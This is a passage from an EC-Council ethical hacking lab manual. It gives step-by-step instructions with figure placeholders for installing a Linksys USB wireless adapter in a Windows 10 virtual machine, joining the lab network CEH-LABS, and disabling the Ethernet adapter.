


Figure 7: New USB Device Detected window

13. In the **Linksys Adapter Setup Wizard** window, observe that the adapter starts **Installing....**

14. After the installation completes, a **Congratulations! Your adapter has been installed correctly** notification appears; click **Next**.




Figure 8: Adapter Installed notification

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. An **Installing Linksys Wireless Manager** wizard appears and installs the Linksys software. On completion, the **Connect to a Wireless Network** wizard appears and the adapter starts searching for available wireless networks.
16. The list of the available wireless network in range appears, as shown in the screenshot.
17. Select **CEH-LABS** and click the **Connect** button.




Figure 9: Connect to a Wireless Network wizard

18. In the **Quickly Connect Using Push Button** wizard, click **Skip**.
19. In the **Connect to a Wireless Network** wizard, type the password of wireless network **CEH-LABS** (in this example, **password1**) in the **Your network requires a security key. Enter it here:** field, and click **Next**.




Figure 10: Connect to a Wireless Network wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. The wizard shows the message **Checking Connection** as the adapter attempts to connect to the network.
21. The **Connected to Your Network** screen appears in the wizard once the connection has been established. Click **Finish** to exit the setup.




Figure 11: Connected to Your Network message

22. When the **Linksys Adapter Setup Wizard** notification appears, click **OK**.




Figure 12: Linksys Adapter Setup Wizard notification

23. A **Manage your wireless networks** pop-up appears, click **OK**.




Figure 13: Manage your wireless networks pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Close all windows and click **Show hidden icons** ( ) from the bottom-right corner of **Desktop**. You can observe the **Wireless Network Connection** icon ( ), as shown in the screenshot.

25. You can double-click the **Wireless Network Connection** icon ( ) to manage wireless network connections.




Figure 14: Wireless Network Connection icon

26. Your **Linksys 802.11 g WLAN** adapter has been configured successfully.

27. In this way, you can connect your virtual machines to a wireless network. Repeat these steps if you wish to connect to the wireless network with another virtual machine.

Note: You can use the adapter for only one virtual machine at a time.

Now that we have set up the wireless adapter, we shall disable the ethernet adapter. To do this, follow these steps:

28. In the **Windows 10** virtual machine, open **Control Panel** and navigate to **Network and Internet → Network and Sharing Center.**

29. In the **Network and Sharing Center** window, click **Change adapter settings** in the left pane.




Figure 15: Network and Sharing Center window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

30. In the **Network Connections** window, right-click the **Ethernet0** adapter and click **Disable** from the options.
31. The **Ethernet0** is disabled; observe that **Wi-Fi adapter** is connected to the **CEH-LABS** network.




Figure 16: Wi-Fi adapter activated

32. Close all open windows and turn off the **Windows 10** virtual machine.

Lab Analysis

Analyze and document the results related to this lab exercise.

